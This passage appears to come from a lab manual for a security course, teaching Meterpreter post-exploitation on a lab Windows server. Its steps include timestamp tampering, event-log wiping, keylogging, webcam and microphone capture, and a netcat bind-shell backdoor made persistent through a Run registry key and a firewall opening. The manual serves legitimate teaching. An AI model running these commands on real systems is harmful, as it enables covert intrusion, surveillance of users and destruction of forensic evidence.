This command allows us to view the contents of a file. E.g.

cat c:\\setip.ps1

```
meterpreter > cat c:\\setip.ps1
start-sleep -s 5
$IPAddress="192.168.10.1"
$Server1IP="192.168.10.1"
$Server2IP="192.168.10.2"

New-NetIPAddress -IPAddress $IPAddress -Prefixlength 24 -InterfaceIndex (Get-Netadapter).I
Set-DNSClientServerAddress -InterfaceIndex (Get-Netadapter).InterfaceIndex -ServerAddresse
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
```

5.10 LPWD AND LCD (ALTERING LOCAL FOLDERS)


We can download files from our shell but where will the files go on our local operating system?

We can control this using the local PWD and Local CD commands (lpwd and lcd respectively). The following will set our local working directory as our desktop.

```
meterpreter > lpwd
/root
meterpreter > lcd /root/Desktop
meterpreter > lpwd
/root/Desktop
```

5.11 DOWNLOAD

Now we have set our local directory, the file can now be downloaded. Now we have configured our local directory, in this case, to our desktop. For example,



```
meterpreter > download c:\\setip.ps1
[*] Downloading: c:\\setip.ps1 → /root/Desktop/setip.ps1
[*] Downloaded 392.00 B of 392.00 B (100.0%): c:\\setip.ps1 → /root/Desktop
[*] download : c:\\setip.ps1 → /root/Desktop/setip.ps1
meterpreter >
```

- Practice examining files and download them.

5.12 UPLOAD

It would obviously be useful to upload files to our compromised machine e.g. backdoors, utilities etc.

- Create a text file **hello.txt** and upload it to the machine.

```
meterpreter > upload hello.txt
[*] uploading : /root/Desktop/hello.txt → hello.txt
[*] uploaded : /root/Desktop/hello.txt → hello.txt
```

5.13 EDIT

The main editor is VIM which is **NOT** easy to use! If you want to try editing files then Google using VIM.

ESC followed by typing :X is an essential command to know!

Note that a simpler method is probably to download the file, edit it locally and then upload.

5.14 SHELL

A command prompt on the remote machine is simple to get using the shell command.

```
meterpreter > shell
Process 5956 created.
Channel 5 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```

We then have the power of MS-DOS.

- Play with the MS-DOS commands that you are familiar with (dir etc). The following link illustrates a few tricks <https://hackinguniverse.wordpress.com/tips-tricks-and-tweaks/cmd-colors/ms-dos-secret-commands/ms-dos-commands-used-for-hackingimportant-dos-commands/> You should treat this link as further research.

5.15 USING POWERSHELL FROM A SHELL

Note that we can also run a powershell shell from a shell.

```
C:\>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\>
```

Powershell is a structured programming language so we have a lot of power at our disposable.

Try the following Powershell command. It should show all the users along with comments.

get-localuser

We shall at Powershell in more-depth in future classes but the following is a simple tutorial. Again, treat this as research work. <https://ratiros01.medium.com/tryhackme-hacking-with-powershell-bf6dbc5febc9>

5.16 UPLOADING AND RUNNING POWERSHELL SCRIPTS

We will now upload a simple powershell script and run it on the compromised machine.

We have to get back to the meterpreter prompt to be able to upload a script from our desktop so type exit then press return the exit and return again.

Important Note: The **exit** command gets you out of each shell

Type **exit** to get back to DOS and then type another **exit** to get back to meterpreter.

You should now be back in meterpreter. i.e. the prompt should be meterpreter >

- Under Kali, create a file on the desktop (right-click) called **getnic.ps1**.
- Copy the following into the file and save it.

Get-NetAdapter -Name * -IncludeHidden

- Now upload the file to the host.

```
meterpreter > upload getnic.ps1
[*] uploading : /root/Desktop/getnic.ps1 → getnic.ps1
[*] Uploaded 37.00 B of 37.00 B (100.0%): /root/Desktop/getnic.ps1 → getnic.p
s1
```

- Run a **shell** and then **Powershell**
- To run the file, type **./getnic.ps1**

```
./getnic.ps1
```

Name	InterfaceDescription	ifIndex	Status	MacAddress
Ethernet (Kernel Debug...	Microsoft Kernel Debug Network Adapter	15	Not Present	
Local Area Connection* 2	WAN Miniport (IKEv2)	14	Disconnected	
Local Area Connection* 3	WAN Miniport (L2TP)	13	Disconnected	
Local Area Connection* 1	WAN Miniport (SSTP)	12	Disconnected	
Teredo Tunneling Pseud...		11	Not Present	
Local Area Connection* 5	WAN Miniport (PPPOE)	10	Disconnected	
Ethernet	Microsoft Hyper-V Network Adapter	9	Up	00-15-5D-00-04-12

- Exit powershell and the shell by entering **exit** twice.

A Side note on WMIC:

WMIC stands for Windows Management Instrumentation Command Line. When an Attacker gains a command on a Remote PC, then they can enumerate a huge amount of information and make effective changes using the WMI Command Line. You may wish to have a brief look at <https://www.hackingarticles.in/post-exploitation-using-wmic-system-command/> but you should treat this article as further research.

5.17 ENUM_APPLICATIONS

One of the first phases in exploitation would be to examine what is on the machine. The enum_applications module shows what is installed on the machine.

run post/windows/gather/enum_applications

Name	Version
Argosoft E-mail Server	1
Argosoft E-mail Server	1
Java 8 Update 211	8.0.2110.12
Java 8 Update 211	8.0.2110.12
Java Auto Updater	2.8.211.12
Java Auto Updater	2.8.211.12
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.24.28127	14.24.28127.
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.24.28127	14.24.28127.
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.24.28127	14.24.28127.
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.24.28127	14.24.28127.
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127	14.24.28127
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127	14.24.28127
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127	14.24.28127
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127	14.24.28127

5.18 RUN POST/WINDOWS/GATHER/ENUM_SHARES

As another example of the enumeration modules, enumerate the shares using the following command: -

run post/windows/gather/enum_shares

```
meterpreter > run post/windows/gather/enum_shares
[*] Running against session 1
[*] The following shares were found:
[*]   Name: SYSVOL
[*]
[*]   Name: NETLOGON
[*]
[*]   Name: Fileshare1
[*]
[*]   Name: Fileshare2
[*]
[*]   Name: Resources
[*]
[*]   Name: HR
[*]
```

5.19 LOCATING POST EXPLOITATION MODULES

There are a lot of post exploitation modules that can be used. To view the entire range, type: -

run post/windows/gather/

Then press **TAB** twice quickly.

```
meterpreter > run post/windows/gather/
Display all 132 possibilities? (y or n)
run post/windows/gather/ad_to_sqlite          run post/windows/gath
run post/windows/gather/arp_scanner          run post/windows/gath
run post/windows/gather/avast_memory_dump    run post/windows/gath
run post/windows/gather/bitcoin_jacker       run post/windows/gath
run post/windows/gather/bitlocker_fvek       run post/windows/gath
run post/windows/gather/bloodhound           run post/windows/gath
run post/windows/gather/cachedump            run post/windows/gath
run post/windows/gather/cheatengine          run post/windows/gath
```

5.20 EXAMINING ALL THE POST EXPLOITATION ENUMERATION MODULES

We can view any of the post exploitation modules at any stage e.g. /windows/gather or /windows/gather/enum_. To examine the enumeration modules,

run post/windows/gather/enum_

Then hit **TAB** twice quickly.

```
meterpreter > run post/windows/gather/enum_
run post/windows/gather/enum_ad_bitlocker    run post/w
run post/windows/gather/enum_ad_computers    run post/w
run post/windows/gather/enum_ad_groups       run post/w
run post/windows/gather/enum_ad_managedby_groups run post/w
run post/windows/gather/enum_ad_service_principal_names run post/w
run post/windows/gather/enum_ad_to_wordlist  run post/w
run post/windows/gather/enum_ad_user_comments run post/w
run post/windows/gather/enum_ad_users        run post/w
```

You should experiment with some of the modules discovered in the last two exercises.

5.21 MANAGING SESSIONS

During a meterpreter attack, you may have meterpreter sessions against different machines.

- The **background** command allows you to put your current session in the background and perhaps interact with another session.
- The **sessions** command on its own shows the sessions that you have.
- The **sessions -i** command allows you to interact with any session number that you have. (see screenshot below).

```
meterpreter > background
[*] Backgrounding session 4 ...
msf6 > sessions

Active sessions
-----

```

Id	Name	Type	Information	Connection
4		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ SERVER1	192.168.10.253:4444 → 192.168.10.1:53796 (192.168.10.1)

```
msf6 > sessions -i 4
[*] Starting interaction with 4 ...
```

References on Sessions: -

<https://www.hackers-arise.com/how-to-make-the-meterpreter-persistent>

<https://www.hackingarticles.in/metasploit-for-pentester-sessions/>

5.22 TIMESTOMP

MACE (modified, accessed, created, entry) values are file attributes that describe the dates and times of activity on a file. These attributes are used by administrators to determine when a file was last accessed or changed, and they can often be used to trace malicious activity.

Meterpreter allows us to alter these values and thus confuse any forensic investigation. E.g.

To get the current values: -

timestomp c:\\setip.ps1 -v

To edit the "M" attribute,

timestomp c:\\setip.ps1 -m "02/14/2012 08:10:03"

Then re-check the values.

timestomp c:\\setip.ps1 -v

(A screenshot of this is shown below).

```
meterpreter > timestamp c:\\setip.ps1 -v
[*] Showing MACE attributes for c:\\setip.ps1
Modified      : 2012-02-14 08:10:03 -0500
Accessed      : 2021-09-09 08:32:16 -0400
Created       : 2021-09-02 04:22:02 -0400
Entry Modified: 2021-09-09 08:32:16 -0400
meterpreter > timestamp c:\\setip.ps1 -m "02/14/2012 08:10:03"
[*] Setting specific MACE attributes on c:\\setip.ps1
meterpreter > timestamp c:\\setip.ps1 -v
[*] Showing MACE attributes for c:\\setip.ps1
Modified      : 2012-02-14 08:10:03 -0500
Accessed      : 2021-09-09 08:32:16 -0400
Created       : 2021-09-02 04:22:02 -0400
Entry Modified: 2021-09-09 08:32:16 -0400
```

Reference: - <https://ptestmethod.readthedocs.io/en/latest/MetasploitFundamentals.html>

5.23 CLEAREV

This command allows you to clear your tracks by deleting the event logs under Windows (and hence destroy forensic evidence). This would obviously be the last command that you would use.

```
meterpreter > clearev
[*] Wiping 1395 records from Application ...
[*] Wiping 6344 records from System ...
[*] Wiping 12600 records from Security ...
meterpreter > █
```

5.24 GRABBING KEYSTROKES

We will now illustrate how metasploit can be used to capture a users keystrokes. We can simulate this by logging on to Server 1 as the administrator and typing a few things.

- Logon to **Server1** as **administrator** with the password **Thisisverysecret1**.
- To capture the keystrokes, we will migrate to a process running as Administrator. From meterpreter, run

ps

Now identify the service number running explorer.exe. In the following case, it is **3764**.

2936	3924	httpd_z.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Users\Administrator\De
3200	2100	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conho
3752	2080	hfs.exe	x86	0	NT AUTHORITY\SYSTEM	C:\temp\hfs.exe
3764	2816	explorer.exe	x64	2	UADTARGETNET\Administrator	C:\Windows\explorer.exe
3924	2196	httpd_z.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Users\Administrator\De

Now migrate meterpreter to that process

migrate 3764

```
meterpreter > migrate 3764
[*] Migrating from 88 to 3764 ...
[*] Migration completed successfully.
```

Type key and press TAB twice quickly and you will see the **keyscan** commands.


```
meterpreter > key
keyboard_send  keyevent      keyscan_dump  keyscan_start  keyscan_stop
```

Start the keylogger by typing

keyscan_start

- Go back to Server1, open the text file on the desktop and type some text that will be captured.
- In meterpreter, now display the keys that were pressed using : -

keyscan_dump



The above shows the text that was typed in Server1 and it being captured under meterpreter.

Note that **keyscan_stop** will stop capturing keystrokes

For reference <https://www.offensive-security.com/metasploit-unleashed/keylogging/>

5.25 FOR REFERENCE ONLY – METERPRETER SPYING.

There is obviously no microphone or webcam in our scenario but these are **easy** to capture. See the following screenshots.

```
meterpreter > webcam_
webcam_chat  webcam_list  webcam_snap  webcam_stream
meterpreter > webcam_list
[-] No webcams were found
```

Note the **webcam_stream** command allows us to watch the webcam in real time in a browser (be careful folks!).

```
meterpreter > record_mic -h
Usage: record_mic [options]

Records audio from the default microphone.

OPTIONS:
  -d <opt>  Number of seconds to record (Default: 1)
  -f <opt>  The wav file path (Default: '/root/Desktop/[randomname].wav')
  -h        Help Banner
  -p <opt>  Automatically play the captured audio (Default: 'true')
```

<https://www.offensive-security.com/metasploit-unleashed/information-gathering/>

5.26 FOR REFERENCE ONLY – ADDING PERSISTENCE USING REG

The Windows registry holds all the Windows settings. With just a few keystrokes, you can render a system virtually unusable so be very careful with the registry when doing a pen test. Meterpreter has some very useful functions for registry interaction.

A useful registry key is **HKLM\\software\\microsoft\\windows\\currentversion\\run**. This indicates what to run when the machine boots up. To give us some persistence, we can get a netcat listener to run at boot. **Note a screenshot of the entire process is shown below, after all the commands.**

From the meterpreter> prompt, show the key (i.e. what runs at boot?) by running,

```
reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
```

Now upload netcat from Kali linux.

```
upload /usr/share/windows-resources/binaries/nc.exe C:\\windows\\system32
```

Set nc to run at boot.

```
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc  
-d 'C:\\windows\\system32\\nc.exe -Ldp 1000 -e cmd.exe'
```

Check nc has been added.

```
reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
```

Screenshot of all this is below: -

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe C:\\windows\\system32
[*] uploading : /usr/share/windows-resources/binaries/nc.exe -> C:\\windows\\system32
[*] uploaded : /usr/share/windows-resources/binaries/nc.exe -> C:\\windows\\system32\\nc.exe
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (3):
SecurityHealth
VMware VM3DSvc Process
VMware User Process

meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d 'C:\\windows\\system32\\nc.exe -Ldp 1000 -e cmd.exe'
Successfully set nc of REG_SZ.
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (4):
SecurityHealth
VMware VM3DSvc Process
VMware User Process
nc
```

To enable this through the compromised machines firewall, run a remote shell and type: -

```
netsh firewall add portopening TCP 1000 "Service Firewall" ENABLE ALL
```

```
meterpreter > shell
Process 420 created.
Channel 7 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>netsh firewall add portopening TCP 1000 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 1000 "Service Firewall" ENABLE ALL
```

Now when the machine reboots, we can still connect to it through port 1000 using netcat. Let's reboot the remote machine.

reboot

- Now exit meterpreter completely (keep typing **exit** until you get back to the prompt).

When Server1 has rebooted, connect to it using netcat.

nc -v 192.168.10.1 1000

```
root@kali:~# nc -v 192.168.10.1 1000
DNS fwd/rev mismatch: Server1 ≠ Server1.mshome.net
Server1 [192.168.10.1] 1000 (?) open
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Reference: -

<https://ptestmethod.readthedocs.io/en/latest/MetasploitFundamentals.html>

RESEARCH EXERCISES (OPTIONAL).

EXAMINING PsTOOLS

There are a number of tools in the PsTools utility suite that are useful for Network Admins and hackers alike. These tools require a user with sufficient privileges. Identify the commands to use the following tools:

- **PsGetSid** - display the SID of a computer or a user
- **PsFile** - shows files opened remotely
- **PsInfo** - list information about a system. Try this with the -h -s
- **PsLoggedOn** - see who's logged on.

For reference, the other utilities in the suite are as following: -

- **PsLogList** - dump event log records
- **PsPasswd** - changes account passwords
- **PsShutdown** - shuts down and optionally reboots a computer
- **PsSuspend** - suspends processes
- **PsService** - view and control services
- **PsKill** - kill processes by name or process ID
- **PsList** - list detailed information about processes

MORE METASPLOIT

There is a lot than be done with Metasploit and it will be used several times during your course. It is up to you how far you research. The following are merely suggestions.

<https://www.offensive-security.com/metasploit-unleashed/windows-post-gather-modules/>

https://www.tutorialspoint.com/metasploit/metasploit_introduction.htm

<https://jonathansblog.co.uk/metasploit-tutorial-for-beginners>

<https://www.hackingarticles.in/post-exploitation-using-wmic-system-command/>

<https://ptestmethod.readthedocs.io/en/latest/MetasploitFundamentals.html>

<https://www.hackers-arise.com/how-to-make-the-meterpreter-persistent>

<https://www.hackingarticles.in/metasploit-for-pentester-sessions/>

<https://www.hackers-arise.com/ultimate-list-of-meterpreter-scripts>